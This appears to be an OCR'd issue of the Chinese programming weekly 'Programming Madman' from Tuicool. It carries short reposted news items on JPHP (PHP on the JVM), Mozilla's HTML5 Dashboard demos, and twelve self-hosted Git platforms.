推酷

个性化你的阅读

NO.18

编程狂人

Programming Madman

推酷

推酷简介

关于推酷

推酷是专注于 IT 圈的个性化阅读社区。我们利用智能算法，从海量文章资讯中挖掘出高质量的内容，并通过分析用户的阅读偏好，准实时推荐给你最感兴趣的内容。我们推荐的内容包含科技、创业、设计、技术、营销等多方面内容，满足你日常的专业阅读需要。我们针对 IT 人还做了个活动频道，它聚合了 IT 圈最新最全的线上线下活动，使 IT 人能更方便地找到感兴趣的活动信息。

关于周刊

推酷周刊是专为 IT 人打造的行业技术周刊，目前推出的《编程狂人》是献给 广大的程序员们。 我们利用技术挖掘出那些高质量的文章，并通过人工加以筛 选整理出来。 每期的周刊一般会周一的某个时间点发布。

最新版本 APP（1.1.2）

扫描下载即可

联系我们

 tuicool2012  164644910  推酷网

业界新闻

让 PHP 跑在 JVM 上——JPHP

JPHP 是一个面向 Java 虚拟机的 PHP 实现，支持 PHP（5.3+）的很多特性。JPHP 负责将 PHP 源代码编译为 JVM 字节码，使其能够运行在 JVM 上，这一点和 JRuby、Jython 等实现类似。它支持 JDK 1.6及以上版本。该项目发起于去年10月。

JPHP 无意替代 Zend PHP 引擎或 Facebook HHVM（HHVM 的思路是将 PHP 编译为一种中间字节码，再通过 JIT 将字节码编译为 x64机器码）。出于以下原因，设计者不打算为 JPHP 实现 Zend 运行时库（如 Curl、PRCE 等）：

- 能够在 PHP 中使用 Java 类库
- 通过 JIT 和 JVM 提升性能
- 使用更好的运行时库替换 Zend PHP 丑陋的运行时库
- 将 PHP 语言的使用范围扩充到 Web 之外
- JVM 对 Unicode 字符串和线程支持更好

JPHP 有如下功能：

- JIT（比 PHP 5.4快2-10倍）
- 优化器（优化常量表达式、内联函数等）
- 可以在 PHP 代码中使用 Java 的类库和类
- Unicode 字符串（类似 Java 中的 UTF-16）
- 线程、套接字
- 环境架构（类似 runkit zend 扩展中的沙盒对象）
- 支持 GUI，基于 Swing 实现而且有所改进，提供了更为灵活的布局
- 面向类和函数的内嵌缓存系统

- 面向类和函数的可选热更新（Optional Hot Reloading）机制

语言方面的特性包括：

- 完全支持 PHP 5.2+（包括 OOP）
- 闭包（PHP 5.3），在闭包中自动绑定$this（PHP 5.4）
- 完全支持命名空间（PHP 5.3）
- 类的 spl 自动加载（PHP 5.3）
- Iterators、ArrayAccess 和 Serializable
- 类、数组和 callable 的类型约束（PHP 5.4）
- 数组短语法（PHP 5.4）
- 针对循环引用的 GC（PHP 5.3）

更多特性可以查看该项目的 README 文件。

此外，JPHP 还提供了一些 PHP 不支持的特性，比如在__toString 方法中可以使用异常、对标量的类型约束等。

JPHP 并非改进 PHP 性能的第一次尝试，到底效果如何，我们拭目以待。感兴趣的读者可以下载并动手尝试一下。

原文链接：http://www.infoq.com/cn/news/2014/03/jphp?

Mozilla HTML5 Dashboard：HTML5 新技术演示集合

HTML 如今已经进入 v5 时代，CSS 也进入了 v3 时代，JavaScript 也有了更炫的用法，随着现代浏览器的演进，使得越来越多的 Web 应用可以呈现出令人惊叹的效果。

Mozilla 在 HTML5 标准的制定和技术推广方面做出了巨大的贡献，HTML5 Dashboard 是 Mozilla 推出的一个 HTML5 技术演示项目，如果你想了解 HTML5、CSS3、JavaScript 中新

增了哪些特性、这些特性有什么用以及如何用，那么 HTML5 Dashboard 将是一个非常好的途径。

HTML5 Dashboard 地址：HTML5 Dashboard

HTML5 Dashboard 中的演示包括：

HTML5 演示：

编解码器

ContentEditable 属性

HTML5 解析器

语义标签:

<!DOCTYPE html><header><nav><section><article><aside><footer>

<audio>标签

表单元素和属性

Audio Data API

WebGL

CSS3 演示：

Transform（转换）属性

Transition（过渡）属性

@media Queries 属性

结构性伪类

Border Radius（边框半径）属性

Border Image（边框图片）属性

Gradients（渐变）属性

多重背景

列布局

box-shadow（盒阴影）属性

Text Shadow（文本阴影）属性

any()、calc()

image-rect

-moz-element

蒙版、过滤器、修剪路径

@font-face、font-feature-settings

WOFF（Web 开放字体格式）

此外还包括 JavaScritp、SVG 相关属性的演示和教程，以及 Web 应用性能和安全方面的知识。

这些演示项目都是开源的，源码托管在 Github：https://github.com/paulrouget/html5dashboard/

更多演示

Mozilla HTML5 Dashboard 是最新 HTML5 技术的演示集合，如果想了解这些技术的具体应用，可观看 Mozilla Demo Studio，目前该项目中共包含 843 个演示，以及相关的源码。

开发者如果有 Web 开放技术相关的演示，也可以提交，提交地址：https://developer.mozilla.org/zh-CN/demos/submit

原文链接：http://www.iteye.com/news/28904-Mozilla-HTML5-Demos?

12 款各种编程语言实现的 Git 代码托管系统

尽管 SVN 在企业中还是占据着主导的位置，但在互联网世界的版本控制系统中，Git 一枝独秀，而且 Git 的整个社区非常之活跃，各种围绕着 Git 的代码托管平台、各类 Git 的开源托管系统和工具等等琳琅满目、层出不穷。


本文向你介绍用各种不同编程语言开发的 12 个 Git 代码托管系统，总有一款能满足你的需求。实在不愿意自己安装，你还可以将代码托管到 git.oschina.net 上，我们来为你提供各种服务的保证，关键是 —— 连私有库也全免费，数量也没限制！（不差钱）

废话少说，走你！

1. Gitlab —— Ruby 开发


GitLab 是一个利用 Ruby on Rails 开发的开源应用程序，实现一个自托管的 Git 项目仓库，可通过 Web 界面进行访问公开的或者私人项目。

开源中国的 Git@OSC 就是基于 GitLab 开发的。




2. Gitblit —— Java 开发

Gitblit 是一个纯 Java 库用来管理、查看和处理 Git 资料库。相当于 Git 的 Java 管理工具。




3. GitBucket —— Scala 开发

GitBucket 是一个用 Scala 语言编写的易安装的 Github 克隆，你只需要把它的 war 文件扔到 tomcat 中，然后启动 tomcat 就直接可以访问了！




4. Gogs —— Go 语言（国人开发）

Gogs(Go Git Service) 是一个由 Go 语言编写的自助 Git 托管服务。




5. [Gitonomy](#) —— PHP 开发

Gitonomy 是一个 Git 仓库管理解决方案，相当于一个 Git 服务器并为你提供基于 Web 的管理和浏览。




6. [Gitorious](#) —— Ruby 开发

Gitorious 是一个基于 Git 版本控制系统的 Web 项目托管平台。基于 Ruby on Rails 开发。



7. ViewGit —— PHP 开发

ViewGit 是一个 Git 版本控制系统的 Web 接口，用来查看资源库中的信息，ViewGit 安装和升级都非常简单。




8. Git Manager —— PHP 开发

Git Manager 是 Git 的 Web 接口，可用于创建和管理 Git 资料库、用户和访问组。基于 Apache 的认证机制（HTTP or LDAP）并使用 MySQL 数据库来存储资料库、用户和组的关系数据。同时包含 ViewGit 资料库查看工具。

9. Git Web Access —— ASP.NET 开发

Git Web Access 是一套 ASP.NET 开发的基于 Web 的 Git 访问系统。



10. Gitalist —— Perl 开发

Gitalist 是一个基于浏览器的 Git 资料库浏览器

主要特点：

支持多库


支持多分支

提交的比较

Atom feeds

Color coded commit history

Gitweb.cgi URL compatibility



11. CODE —— Python 开发

Douban CODE 是豆瓣开发的一个基于 git 版本控制系统的协作平台。

CODE —— C: Community O: Original D: Developer E: Eldamar

目前 CODE 仅开放了一个框架，支持：

clone & push project

create project

create user

准备环境

MySQL

Memcached

Python >= 2.7


pip >= 1.4.1

virtualenv

git

12. Gitiles —— Java 开发

Gitiles 是一个基于 JGit 的简单 Git 仓库浏览器，其重点是简单。



有心动的吗？

原文链接：http://www.oschina.net/news/50222/git-code-platforms?

